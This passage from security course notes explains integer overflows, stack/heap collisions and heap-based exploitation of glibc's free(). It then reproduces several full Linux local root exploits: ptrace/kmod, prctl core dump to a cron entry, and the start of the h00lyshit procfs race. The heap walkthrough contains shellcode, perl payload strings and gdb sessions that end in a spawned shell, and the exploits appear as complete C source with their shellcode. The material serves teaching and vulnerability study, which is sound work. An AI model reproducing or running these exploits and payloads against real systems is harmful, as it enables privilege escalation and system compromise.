Here, if for example `sizeof(struct foo)` is 256 and `n` equals 16777217, then room for only a single struct is allocated, and afterwards memory is overwritten.

(3) Casting changes interpretation.

Casting an `int` to an `unsigned int` changes a negative value to a huge positive value. The cast can be explicit, or happen because there is an unsigned somewhere in the expression, or happen because of an assignment, or because of the implicit assignment for a function call.

For example, the size parameter of `strncpy()` is unsigned, and the program

```
#include <string.h>

int main() {
        char buf[4];
        int i, n;

        n = sizeof(buf);
        i = -1;
        if (i < n)
                strncpy(buf, "ach", i);
        return 0;
}
```

will segfault (since `strncpy()` copies the string and then pads with NULs up to the indicated length).

(3a) Truncation.

Casting or assignment can change the length of a variable, so that it loses its most significant bits.

(4) Signedness.

In this same general area belong programming errors where the programmer just forgets that a variable may be negative.

Small actual example

In Jan 2005 it was noticed that in the Linux kernel, file `drivers/block/scsi_ioctl.c` there is the code

```
static int sg_scsi_ioctl(struct file *file, request_queue_t *q, ... ) {
        char *buffer = NULL;
        int bytes;
        int in_len, out_len;                    /* two integers */
        ...
        if (get_user(in_len, &sic->inlen))  /* read from user space */
                return -EFAULT;
        if (get_user(out_len, &sic->outlen))
                return -EFAULT;
        if (in_len > PAGE_SIZE || out_len > PAGE_SIZE)
                return -EINVAL;
        ...
        bytes = max(in_len, out_len);
        if (bytes) {
                buffer = kmalloc(bytes, q->bounce_gfp | GFP_USER);
                if (!buffer)
                        return -ENOMEM;
                memset(buffer, 0, bytes);
        }
        ...
        if (copy_from_user(buffer, sic->data + cmdlen, in_len))
                goto error;
...
}
```

Thus, a local user can make `in_len` negative, and `out_len` positive, the kernel will allocate a small buffer and copy a huge amount of user data to kernel memory. It will be easy to crash the kernel, more difficult to create an exploit. A requirement is the ability to open at least one SCSI device and do the SCSI_IOCTL_SEND_COMMAND ioctl.

The SunRPC XDR integer overflow

The routine `xdr_array()` in `xdr_array.c` contained code somewhat like

```
bool_t
xdr_array (xdrs, addrp, sizep, maxsize, elsize, elproc)
     XDR *xdrs;
     caddr_t *addrp;            /* array pointer */
     u_int *sizep;              /* number of elements */
     u_int maxsize;             /* max numberof elements */
     u_int elsize;              /* size in bytes of each element */
     xdrproc_t elproc;          /* xdr routine to handle each element */
{
  u_int i;
  caddr_t target = *addrp;
  u_int c;
  bool_t stat = TRUE;
  u_int nodesize;

  /* get array length */
  if (!xdr_u_int (xdrs, sizep))
      return FALSE;
  c = *sizep;
  if ((c > maxsize) && (xdrs->x_op != XDR_FREE))
      return FALSE;
  nodesize = c * elsize;

  /* allocate array */
  if (c == 0)
      return TRUE;
  *addrp = target = mem_alloc (nodesize);
  if (target == NULL) {
      fprintf (stderr, "xdr_array: out of memory\n");
      return FALSE;
  }
  __bzero (target, nodesize);
  ...
```

Here the expression `c * elsize` can overflow. The fix was to replace `if (c > maxsize)` by `if (c > maxsize || c > LASTUNSIGNED / elsize)` to make sure that multiplication could not lead to overflow.

Historical examples

There has been a 2002 integer overflow in the SunRPC XDR libraries. Since these libraries have been copied into many systems, this led to remote root vulnerability in lots of places, including Sun, *BSD, Linux. This vulnerability involved the `xdr_array()` routine. The year after, a similar bug was discovered involving the `xdrmem_getbytes()` function.

There has been a 2003 integer overflow in Snort with exploit: if root is running Snort to monitor his network, a remote attacker can get a root shell by sending appropriately crafted packets.

There has been a Jan 2005 integer overflow in libtiff, allowing remote code execution on machines with a user willing to look at one's pictures, e.g., with a browser.

There is a Feb 2008 integer overflow in the Linux kernel, allowing a local root exploit. (See below.)

10.11 Stack/heap collision

On most architectures the stack grows downward, the heap grows upward, and mmap also maps regions of memory somewhere. How is stack overflow discovered? By a page fault when a missing stack page is accessed. Now the kernel will either extend the stack by mapping another page there or kill the program with a segfault.

However, the user program can have large arrays on the stack, and the array access can in fact access heap memory or mmap'ed memory. For a user program it is difficult to protect itself against this. The problems were discussed extensively in Gael Delalleu's writeup.

Five years later Rafal Wojtczuk described an `Xorg` server exploit that uses these ideas. Fill up the server's address space with pixmaps, then fill up what is left with shared memory segments, that come up very close to the stack. Force X to call a recursive function that grows the stack into the shm segments. No page fault occurs since the memory was allocated already. Observe which segment changed, and do it again, this time simultaneously spamming that segment with a pointer to exploit code. Effectively this is a combination of race and buffer overflow. If the race is won, a return address is overwritten and exploit code will be run with the uid of the server, probably root.

As a mitigation, the Linux 2.6.36 kernel now has a guard page below the stack, so that this can happen only with programs that allocate large arrays on the stack.

---

11. Exploiting the heap

Sometimes the buffer that overflows is not a local buffer on the stack, but a buffer obtained from `malloc()` and freed with `free()`. Let us do a small demo.

Exploit the program `heapbug.c`:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char **argv) {
        char *p, *q;

        p = malloc(1024);
        q = malloc(1024);
        if (argc >= 2)
                strcpy(p, argv[1]);
        free(q);
        free(p);
        return 0;
}
```

There is an overflow here. Calling the program with a long argument provokes a crash:


```
% ./heapbug `perl -e 'print "A"x5000'`
Segmentation fault
```

We would like to spawn a shell from this buggy program.

11.1 Malloc

The routines `malloc()` and `free()` manage memory obtained via the `sbrk()` and `mmap()` system calls. Here a description of Doug Lea's malloc, a bit older than the version of malloc described below and used in this demo.

Memory is carved up into chunks. The first (4-byte) field of each chunk give its size, and since the size is guaranteed to be divisible by 8 the low order bits can be status bits.



A free chunk also ends with a size field, so that merging a chunk with the previous one (when both are free) is easy. A user chunk only has a size field at the beginning. Bit 0 of the status field is 0 when the preceding chunk exists and is free and has a size field at the end.

A free chunk also has two pointers belonging to the doubly linked list it is an element of. (Thus, chunks have size not less than 16 bytes.)

The implementation manages chunks using the struct

```
struct chunk {
        int prev_size;
        int size;
        struct chunk *fd;
        struct chunk *bk;
};
```

(where this struct straddles two chunks: the first four bytes belong to the previous chunk, the last twelve bytes belong to the present chunk). Thus, the `prev_size` field here is defined only when `(size & 1) == 0`.

Since the pointer returned by `malloc()` must be suitable for all purposes it is aligned on an 8-byte boundary. Thus, when the user asks for size `n`, the chunk size will be not less than the smallest multiple of eight above `n+4`.

Strategies for allocation and freeing are non-trivial. Thus, it is difficult to predict where areas will be allocated, and whether two subsequent `malloc()`'s will return adjacent areas. But in our tiny demo program, this happens to be the case on the current machine (with glibc 2.2.4).

11.2 Exploit free()

In the above example, the segfault occurs in `strcpy()` and is not exploitable. It happens because the copy accesses unmapped memory:

```
% ltrace ./heapbug `perl -e 'print "A"x2368'`
__libc_start_main(0x080484b0, 2, 0xbffff1c4, 0x08048324, 0x08048560 <unfinished ...>
__register_frame_info(0x08049598, 0x0804969c, 0xbffff168, 0x080483de, 0x08048324) = 0x40163da0
malloc(1024)                                    = 0x080496c0
```

```
malloc(1024)                                    = 0x08049ac8
strcpy(0x080496c0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"... <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

but with a shorter string (that still overflows the buffer) the segfault occurs in `free()`, and that one is exploitable.

```
% ltrace ./heapbug `perl -e 'print "A"x2367'`
__libc_start_main(0x080484b0, 2, 0xbffff1c4, 0x08048324, 0x08048560 <unfinished ...>
__register_frame_info(0x08049598, 0x0804969c, 0xbffff168, 0x080483de, 0x08048324) = 0x40163da0
malloc(1024)                                    = 0x080496c0
malloc(1024)                                    = 0x08049ac8
strcpy(0x080496c0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x080496c0
free(0x08049ac8)                                = <void>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

Let us find where this happens.

```
% gdb ./heapbug
GNU gdb Red Hat Linux 7.x (5.0rh-15) (MI_OUT)
...
(gdb) run `perl -e 'print "A"x2367'`
...
Program received signal SIGSEGV, Segmentation fault.
chunk_free (ar_ptr=0x40161620, p=0x8049ac0) at malloc.c:3180
(gdb) x/i $pc
0x400adc6e <chunk_free+46>:     mov    0x4(%edx),%esi
```

Comparing the assembly code with the source of `free()` in `malloc.c` around line 3180 in glibc-2.2.4, we see that the segfault occurs in

```
  sz = hd & ~PREV_INUSE;
  next = chunk_at_offset(p, sz);
  nextsz = chunksize(next);
```

that is, the size field is used to find the next chunk and since it was overwritten by `"AAAA"`, `next` will be a bad address and getting `chunksize(next)` segfaults.

OK. So, when overwriting the size field, we must take care that the computed location of the next chunk lies in allocated memory. Since small positive numbers contain NUL bytes, it is easiest to use a small negative number.

Now the test

```
  if (next == top(ar_ptr))                        /* merge with top */
```

in `malloc.c` fails, and we reach the interesting code

```
  if (!(hd & PREV_INUSE))                    /* consolidate backward */
  {
    prevsz = p->prev_size;
    p = chunk_at_offset(p, -(long)prevsz);
    sz += prevsz;

    if (p->fd == last_remainder(ar_ptr))     /* keep as last_remainder */
      islr = 1;
    else
      unlink(p, bck, fwd);
  }
```

where `unlink()` is defined as

```
#define unlink(p, bck, fwd)                                     \
{                                                               \
  bck = p->bk;                                                  \
  fwd = p->fd;                                                  \
  fwd->bk = bck;                                                \
  bck->fd = fwd;                                                \
}
```

That is, we check that the `prev_size` field is valid, then subtract that amount from the chunk pointer `p` to find the chunk preceding the one that is freed, and then unlink it from its linked list - presumably because these two adjacent chunks will be merged, and the result belongs in a different linked list (since the linked lists are per-size).

But we control `p->prev_size`, and by giving it a small negative value the computed place for the start of the preceding chunk will be inside the buffer. That is, we control the values of `bck` and `fwd`, and using the assignment

```
  fwd->bk = bck;
```

we can write an arbitrary value at an arbitrary place. Of course the value is not completely arbitrary: we cannot use NUL bytes. There is another restriction: the following assignment

```
  bck->fd = fwd;
```

will segfault, unless `bck` is a valid address. So, given two values `A` and `B` chosen by me, both acceptable addresses, `free()` will do `*(A+12) = B` and `*(B+8) = A`.

Let us try. Add an integer `n` to the source of this buggy program, and overwrite its value.

```
% cat bug1.c
#include <stdio.h>
#include <string.h>
```

```
#include <stdlib.h>

int n = 5;

int main(int argc, char **argv) {
        char *p, *q;

        p = malloc(1024);
        q = malloc(1024);
        if (argc >= 2)
                strcpy(p, argv[1]);
        free(q);
        printf("n = 0x%08x\n", n);
        free(p);
        return 0;
}
% cc -o bug1 bug1.c
% nm ./bug1 | grep -w n
080495f4 D n
% ./bug1 `perl -e 'print "A"x1024 . "\xfc\xff\xff\xff"x2 . "XXXX" . "\xe8\x95\x04\x08" . "\x80\xff\xff\xbf"'`
n = 0xbfffff80
Segmentation fault
%
```

Success! Watch carefully: `p` and `q` are 1032 (0x408) apart. The second `0xfffffffc` overflows the size field of the buffer `q` with an even value (-4), so the prev_size field (also -4) is valid, and we subtract it from the pointer (`q-8`) to the struct chunk of `q` in order to get the pointer (`q-4`) to its predecessor. Now the assignments `fwd->bk = bck; bck->fd = fwd;` become `*(A+12) = B; *(B+8) = A` where `A = 0x080495e8` is `&n - 12` and `B = 0xbfffff80` is some random address on the stack. Now `*(A+12) = B` does `n = B`, and that is what we see.

Very good. We can write into memory.

11.3 Overwrite a PLT entry

Our exercise was to exploit the original program `heapbug`, not to change the value of `n` in `bug1`. The call `free(p)` that follows the `free(q)` will crash because we corrupted the data structures, so it is better to avoid that second call. That is achieved by overwriting the PLT entry of `free()`.

```
% objdump -d heapbug
...
Disassembly of section .plt:
...
 804838c:       ff 25 90 96 04 08       jmp    *0x8049690
...
Disassembly of section .text:
...
 8048510:       e8 77 fe ff ff          call   804838c <_init+0x68>
...
```

The C program does not call `free()` directly, since the address is unknown at translation time. The call is indirect via an entry in the program linking table that is filled by the dynamic loader. If we overwrite that entry with our favourite address, we will jump there instead.

The required address can be found more quickly by

```
% objdump -R heapbug | grep free
08049690 R_386_JUMP_SLOT   free
```

So, now the next attempt. Where shall we jump? Don't know. Maybe into the stack and crash - this is just to check that the setup works.

```
% gdb ./heapbug
...
(gdb) run `perl -e 'print "A"x1024 . "\xfc\xff\xff\xff"x2 . "XXXX" . "\x84\x96\x04\x08" . "\x70\xff\xff\xbf"'`

Program received signal SIGSEGV, Segmentation fault.
0xbfffff72 in ?? ()
(gdb)
```

Very good. When the second `free()` is called, we jump to an address of our own choosing.

11.4 Adapted shellcode

Of course we wanted to spawn a shell, and in the instruction pair `*(A+12) = B; *(B+8) = A`, we can choose `A+12` to be the PLT entry of `free()`, and `B` the address of our shellcode on the stack. If we do that, then the second assignment in that pair will destroy bytes 8-11 of that shellcode. A simple way out is to prefix our favourite shellcode with a 12-byte header

```
eb 0a    jmp 1f
90       nop
90       nop
90       nop
90       nop
90       nop
90       nop
90       nop
90       nop
90       nop
90       nop
1f:
```

Let us try.

```
% SHELLCODE=`perl -e 'print "\xeb\x0a" . "\x90"x10 . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8
% export SHELLCODE
% ./xxxxadr SHELLCODE      # getenv("SHELLCODE")
0xbffffe9c
% ./heapbug `perl -e 'print "A"x1024 . "\xfc\xff\xff\xff"x2 . "XXXX" . "\x84\x96\x04\x08" . "\x9c\xfe\xff\xbf"'`
sh-2.05$
```

Excellent.

This finishes the first demo: spawn a shell from `heapbug.c` on a machine with glibc-2.2.4. The details of these exploits tend to be strongly dependent on the glibc version, and more recent versions are more difficult to exploit because of added integrity checks.

11.5 glibc-2.3.3

Let us try the same on a different machine.

```
% objdump -R heapbug | grep free
080496b0 R_386_JUMP_SLOT   free
% ltrace ./heapbug `perl -e 'print "A"x1024 . "\xfc\xff\xff\xff"x2 . "XXXX" . "\xa4\x96\x04\x08" . "\x70\xff\xff\xbf"'`
__libc_start_main(0x0804841c, 2, 0xbffff134, 0x08048510, 0x080484a0 <unfinished ...>
malloc(1024)                                    = 0x0804a008
malloc(1024)                                    = 0x0804a410
strcpy(0x0804a008, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x0804a008
free(0x0804a410 <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

Hmm. We never reach the second `free()`. The first one crashes. Let us compare gdb data with the malloc source. Which glibc is this?

```
% ldd ./heapbug
        linux-gate.so.1 =>  (0xffffe000)
        libc.so.6 => /lib/tls/libc.so.6 (0x4003b000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
%  /lib/tls/libc.so.6
GNU C Library stable release version 2.3.3 (20040917), by Roland McGrath et al.
...
```

This seems to be glibc-2.3.3. However, it soon appears that it is not precisely that. For example, vanilla glibc-2.3.3 does not contain the symbol `malloc_printerr` seen here. What distribution do we have here?

```
% ls -d /etc/*rele*
/etc/lsb-release  /etc/lsb-release.d  /etc/SuSE-release
% cat /etc/SuSE-release
SuSE Linux 9.2 (i586)
VERSION = 9.2
%
```

And what version of glibc?

```
% rpm -qf /lib/tls/libc.so.6
glibc-2.3.3-118
%
```

OK. Retrieve `glibc-2.3.3-118.src.rpm` from a SuSE 9.2 mirror. It turns out to contain a snapshot `glibc-2.3.3-20040916.tar.bz2`. Now we have a source to compare with.

There are several changes. There is an additional status bit

```
#define NON_MAIN_ARENA 0x4
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
```

forcing us to keep `size` divisible by 8, not 4. No problem. Next, there is the annoying check

```
    /* Little security check which won't hurt performance: the
       allocator never wrapps around at the end of the address space.
       Therefore we can exclude some size values which might appear
       here by accident or by "design" from some intruder.  */
    if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0))
      {
        malloc_printerr (check_action, "free(): invalid pointer", mem);
        return;
      }
```

It means that `p + size` cannot be before `p`. Consequently, `size` cannot be a small negative number. It cannot be a small positive number either, since that would involve NUL bytes. But we can work around this by letting `p + size` point into the stack. OK.

But reading a bit more in this source we are shocked to see

```
#define unlink(P, BK, FD) {                                            \
  FD = P->fd;                                                          \
  BK = P->bk;                                                          \
  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                \
    malloc_printerr (check_action, "corrupted double-linked list", P); \
  else {                                                               \
    FD->bk = BK;                                                       \
    BK->fd = FD;                                                       \
  }                                                                    \
}
```

Aargh. Our exploit method fails here. New work is needed.

12. Local root exploits

Once one has access to some machine, it is usually possible to "get root". Certainly physical access suffices - boot from a prepared boot floppy or CDROM, or, in case the BIOS and boot loader are password protected, open the case and short the BIOS battery (or replace the disk drive). (If also opening the case is impossible because of locks, then one did not really have physical access.)

But no physical actions will be required. Any system has flaws, and there will be some time between the moment they are discovered and the moment they are fixed.

12.1 A Linux example - ptrace

Let us discuss a recent Linux kernel flaw found in January and again in March 2003. The function `ptrace()` is used by debuggers, and allows programs like `gdb` to examine and change the state of a program. This function has a long history of exploits. The most recent one goes as follows.

The Linux kernel can use *modules*, sections of code loaded at run time - usually drivers for some hardware, or code for some type of filesystem, or some network protocol. One can load such modules by hand, but when the `kmod` feature was enabled at compile time, the kernel will load modules automatically when they are needed. The file `/proc/sys/kernel/modprobe` contains the name of the module loader - a user space program that knows where in the filesystem it should look for modules. Thus, on a kernel where `kmod` was not enabled:

```
% cat /proc/sys/kernel/modprobe
cat: /proc/sys/kernel/modprobe: No such file or directory
```

but on a kernel where `kmod` was enabled:

```
% cat /proc/sys/kernel/modprobe
/sbin/modprobe
```

(There is no real way to disable `kmod`, but the exploit described below will fail when one echoes `/no/such/file` to `/proc/sys/kernel/modprobe`.)

A user process can trace processes with the same user ID, but it cannot trace arbitrary processes. One will get "Permission denied" on an attempt to start tracing a setuid root program. And rightly so, for the tracer can make the tracee do anything it wants.

But now suppose some program needs a feature for which some module must be loaded. The kernel will spawn a child process `/sbin/modprobe` (or whatever it found in `/proc/sys/kernel/modprobe`), set its euid and egid to 0 and execute it.

If we can start tracing this child before euid and egid are changed, then we can insert arbitrary code into the child, let it run, and lo! we get what we want.

That is what happens in the exploit below.

```
/*
 * Linux kernel ptrace/kmod local root exploit
 *
 * This code exploits a race condition in kernel/kmod.c, which creates
 * kernel thread in insecure manner. This bug allows to ptrace cloned
 * process and to take control over privileged modprobe binary.
 *
 * Should work under all current 2.2.x and 2.4.x kernels.
 *
 * I discovered this stupid bug independently on January 25, 2003, that
 * is (almost) two month before it was fixed and published by Red Hat
 * and others.
 *
 * Wojciech Purczynski <cliph@isec.pl>
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
 * IT IS PROVIDED "AS IS" AND WITHOUT ANY WARRANTY
 *
 * (c) 2003 Copyright by iSEC Security Research
 *
 * Fixed off-by-one flaw, aeb.
 */

#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>

char cliphcode[] =
        "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
        "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
        "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
```

```
        "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
        "\x40\xcd\x80\xe8\xdc\xff\xff\xff";

#define CODE_SIZE (sizeof(cliphcode) - 1)

pid_t parent = 1;
pid_t child = 1;
pid_t victim = 1;
volatile int gotchild = 0;

void fatal(char * msg)
{
        perror(msg);
        kill(parent, SIGKILL);
        kill(child, SIGKILL);
        kill(victim, SIGKILL);
}

void putcode(unsigned long * dst)
{
        char buf[MAXPATHLEN + CODE_SIZE];
        unsigned long * src;
        int i, len;

        memcpy(buf, cliphcode, CODE_SIZE);
        len = readlink("/proc/self/exe", buf + CODE_SIZE, MAXPATHLEN - 1);
        if (len == -1)
                fatal("[-] Unable to read /proc/self/exe");

        len += CODE_SIZE;
        buf[len++] = '\0';

        src = (unsigned long*) buf;
        for (i = 0; i < len; i += 4)
                if (ptrace(PTRACE_POKETEXT, victim, dst++, *src++) == -1)
                        fatal("[-] Unable to write shellcode");
}

void sigchld(int signo)
{
        struct user_regs_struct regs;

        if (gotchild++ == 0)
                return;

        fprintf(stderr, "[+] Signal caught\n");

        if (ptrace(PTRACE_GETREGS, victim, NULL, &regs) == -1)
                fatal("[-] Unable to read registers");

        fprintf(stderr, "[+] Shellcode placed at 0x%08lx\n", regs.eip);

        putcode((unsigned long *)regs.eip);

        fprintf(stderr, "[+] Now wait for suid shell...\n");

        if (ptrace(PTRACE_DETACH, victim, 0, 0) == -1)
                fatal("[-] Unable to detach from victim");

        exit(0);
}

void sigalrm(int signo)
{
        errno = ECANCELED;
        fatal("[-] Fatal error");
}

void do_child(void)
{
        int err;

        child = getpid();
        victim = child + 1;

        signal(SIGCHLD, sigchld);

        do
                err = ptrace(PTRACE_ATTACH, victim, 0, 0);
        while (err == -1 && errno == ESRCH);

        if (err == -1)
                fatal("[-] Unable to attach");

        fprintf(stderr, "[+] Attached to %d\n", victim);
        while (!gotchild) ;
        if (ptrace(PTRACE_SYSCALL, victim, 0, 0) == -1)
                fatal("[-] Unable to setup syscall trace");
        fprintf(stderr, "[+] Waiting for signal\n");

        for(;;);
}

void do_parent(char * progname)
{
        struct stat st;
        int err;
        errno = 0;
```

```
        socket(AF_SECURITY, SOCK_STREAM, 1);
        do {
                err = stat(progname, &st);
        } while (err == 0 && (st.st_mode & S_ISUID) != S_ISUID);

        if (err == -1)
                fatal("[-] Unable to stat myself");

        alarm(0);
        system(progname);
}

void prepare(void)
{
        if (geteuid() == 0) {
                initgroups("root", 0);
                setgid(0);
                setuid(0);
                execl(_PATH_BSHELL, _PATH_BSHELL, NULL);
                fatal("[-] Unable to spawn shell");
        }
}

int main(int argc, char ** argv)
{
        prepare();
        signal(SIGALRM, sigalrm);
        alarm(10);

        parent = getpid();
        child = fork();
        victim = child + 1;

        if (child == -1)
                fatal("[-] Unable to fork");

        if (child == 0)
                do_child();
        else
                do_parent(argv[0]);

        return 0;
}
```

Exercise *Study the above code carefully. What does this* `cliphcode` *do?*

Hint: ask `gdb` to disassemble it. One gets

```
/*
 * a: syscall number
 * b, c, d: args
 * chown(path, owner, group)
 * chmod(path, mode)
 * exit(status)
 *
0x8049020 <cliphcode>:          nop
0x8049021 <cliphcode+1>:        nop
0x8049022 <cliphcode+2>:        jmp    0x8049043 <cliphcode+35>
0x8049024 <cliphcode+4>:        mov    $0xb6,%eax       / 182 = __NR_chown
0x8049029 <cliphcode+9>:        pop    %ebx             / path
0x804902a <cliphcode+10>:       xor    %ecx,%ecx        / owner 0
0x804902c <cliphcode+12>:       mov    %ecx,%edx        / group 0
0x804902e <cliphcode+14>:       int    $0x80
0x8049030 <cliphcode+16>:       mov    $0xf,%eax        / 15 = __NR_chmod
0x8049035 <cliphcode+21>:       mov    $0xded,%ecx      / mode 06755
0x804903a <cliphcode+26>:       int    $0x80
0x804903c <cliphcode+28>:       mov    %edx,%eax
0x804903e <cliphcode+30>:       mov    %edx,%ebx        / status 0
0x8049040 <cliphcode+32>:       inc    %eax             / 1 = __NR_exit
0x8049041 <cliphcode+33>:       int    $0x80
0x8049043 <cliphcode+35>:       call   0x8049024 <cliphcode+4>
0x8049048 <cliphcode+40>:
*/
```

where I added the comments.

Exercise *The code above uses the* `proc` *filesystem. How should it be modified when* `proc` *is unavailable?*

This peculiar socket call uses an unimplemented address family - in particular the kernel will not know about it and will ask whether there is a module that knows about `AF_SECURITY`. Typically the call will look like `/sbin/modprobe -s -k net-pf-14`.

I found two incarnations of this exploit on the net, km3.c by Andrzej Szombierski (anszom), and isec-ptrace-kmod-exploit.c by Wojciech Purczynski (cliph), and two derived versions, myptrace.c by snooq, and the heavily commented ptrace.c by Sed. Not all of these work for me, but I tried the above one and after fixing an off-by-one bug and realising that the reason things failed was because I tried it on an NFS mounted filesystem it gave me a root shell:

```
[+] Attached to 11930
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
sh-2.05#
```

This problem was fixed in Linux 2.4.21.

12.2 A Linux example - prctl

Playing with core dumps is a well-known technique. The contents of the dump can be partially determined by having suitable strings in executable or environment. If an interpreter is so friendly to ignore all garbage, possibly only producing some error messages, then it can be made to execute arbitrary commands. Either dump to a predetermined file, for example via symlink, or dump in a suitable directory where all files are meaningful. Here an example of the latter, dumping to `/etc/cron.d`.

An exploit from July 2006.

```
/***************************************************/
/* Local r00t Exploit for:                         */
/* Linux Kernel PRCTL Core Dump Handling           */
/* ( BID 18874 / CVE-2006-2451 )                   */
/* Kernel 2.6.x  (>= 2.6.13 && < 2.6.17.4)         */
/* By:                                             */
/* - dreyer    <luna@aditel.org>   (main PoC code) */
/* - RoMaNSoFt <roman@rs-labs.com> (local root code) */
/*                                 [ 10.Jul.2006 ] */
/***************************************************/

#include <stdio.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <unistd.h>
#include <linux/prctl.h>
#include <stdlib.h>
#include <sys/types.h>
#include <signal.h>

char *payload="\nSHELL=/bin/sh\nPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin\n* * * * *   root   cp /bin/sh /tmp/sh ; ch

int main() {
    int child;
    struct rlimit corelimit;
    printf("Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t\n");
    printf("By: dreyer & RoMaNSoFt\n");
    printf("[ 10.Jul.2006 ]\n\n");

    corelimit.rlim_cur = RLIM_INFINITY;
    corelimit.rlim_max = RLIM_INFINITY;
    setrlimit(RLIMIT_CORE, &corelimit);

    printf("[*] Creating Cron entry\n");

    if ( !( child = fork() )) {
        chdir("/etc/cron.d");
        prctl(PR_SET_DUMPABLE, 2);
        sleep(200);
        exit(1);
    }

    kill(child, SIGSEGV);

    printf("[*] Sleeping for approx. one minute (** please wait **)\n");
    sleep(62);

    printf("[*] Running shell (remember to remove /tmp/sh when finished) ...\n");
    system("/tmp/sh -i");
}
```

From `man prctl`:

```
       PR_SET_DUMPABLE (since Linux 2.3.20)
              Set  the  state  of the flag determining whether core dumps are produced for this
              process upon delivery of a signal whose default behavior is  to  produce  a  core
              dump.   (Normally  this  flag  is set for a process by default, but it is cleared
              when a set-user-ID or set-group-ID program is executed and also by various system
              calls  that  manipulate  process  UIDs and GIDs).  In kernels up to and including
              2.6.12, arg2 must be either  0  (process  is  not  dumpable)  or  1  (process  is
              dumpable).   Between  kernels  2.6.13 and 2.6.17, the value 2 was also permitted,
              which caused any binary which normally would not be dumped to be dumped  readable
              by root only; for security reasons, this feature has been removed.  (See also the
              description of /proc/sys/fs/suid_dumpable in proc(5).)
```

so the dump that normally would not have been permitted occurred here and gave a core file readable by root only. Fortunately `cron` is root and executes the contents (every minute, but the first execution already removes the core file again).

The payload could be improved. For example, many shells will drop privileges so that a suid shell doesn't work. But of course this is an entirely convincing proof-of-concept.

12.3 A Linux example - a race in procfs

A few days later: Another exploit from July 2006. Again involving PR_SET_DUMPABLE, but in an entirely different way.

```
/*
** Author: h00lyshit
** Vulnerable: Linux 2.6 ALL
** Type of Vulnerability: Local Race
** Tested On : various distros
** Vendor Status: unknown
**
** Disclaimer:
```

```
** In no event shall the author be liable for any damages
** whatsoever arising out of or in connection with the use
** or spread of this information.
** Any use of this information is at the user's own risk.
**
** Compile:
** gcc h00lyshit.c -o h00lyshit
**
** Usage:
** h00lyshit <very big file on the disk>
**
** Example:
** h00lyshit /usr/X11R6/lib/libethereal.so.0.0.1
**
** if y0u dont have one, make big file (~100MB) in /tmp with dd
** and try to junk the cache e.g. cat /usr/lib/* >/dev/null
**
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>
#include <sched.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/prctl.h>
#include <sys/mman.h>
#include <sys/wait.h>
#include <linux/a.out.h>
#include <asm/unistd.h>


static struct exec ex;
static char *e[256];
static char *a[4];
static char b[512];
static char t[256];
static volatile int *c;


/*      h00lyshit shell code            */
__asm__ ("      __excode:       call    1f                      \n"
         "      1:              mov     $23, %eax               \n"
         "                      xor     %ebx, %ebx              \n"
         "                      int     $0x80                   \n"
         "                      pop     %eax                    \n"
         "                      mov     $cmd-1b, %ebx           \n"
         "                      add     %eax, %ebx              \n"
         "                      mov     $arg-1b, %ecx           \n"
         "                      add     %eax, %ecx              \n"
         "                      mov     %ebx, (%ecx)            \n"
         "                      mov     %ecx, %edx              \n"
         "                      add     $4, %edx                \n"
         "                      mov     $11, %eax               \n"
         "                      int     $0x80                   \n"
         "                      mov     $1, %eax                \n"
         "                      int     $0x80                   \n"
         "      arg:            .quad   0x00, 0x00              \n"
         "      cmd:            .string         \"/bin/sh\"     \n"
         "      __excode_e:     nop                             \n"
         "      .global         __excode                        \n"
         "      .global         __excode_e                      \n"
        );

extern void (*__excode) (void);
extern void (*__excode_e) (void);

void error (char *err) {
  perror (err);
  fflush (stderr);
  exit (1);
}


/*      exploit this shit       */
void exploit (char *file) {
  int i, fd;
  void *p;
  struct stat st;

  printf ("\ntrying to exploit %s\n\n", file);
  fflush (stdout);
  chmod ("/proc/self/environ", 04755);
  c = mmap (0, 4096, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, 0, 0);
  memset ((void *) c, 0, 4096);

  /*      slow down machine       */
  fd = open (file, O_RDONLY);
  fstat (fd, &st);
  p = (void *) mmap (0, st.st_size, PROT_READ | PROT_WRITE, MAP_PRIVATE, fd, 0);
  if (p == MAP_FAILED)
    error ("mmap");
  prctl (PR_SET_DUMPABLE, 0, 0, 0, 0);
  sprintf (t, "/proc/%d/environ", getpid ());
  sched_yield ();
```

```
  execve (NULL, a, e);
  madvise (0, 0, MADV_WILLNEED);
  i = fork ();

  /*      give it a try           */
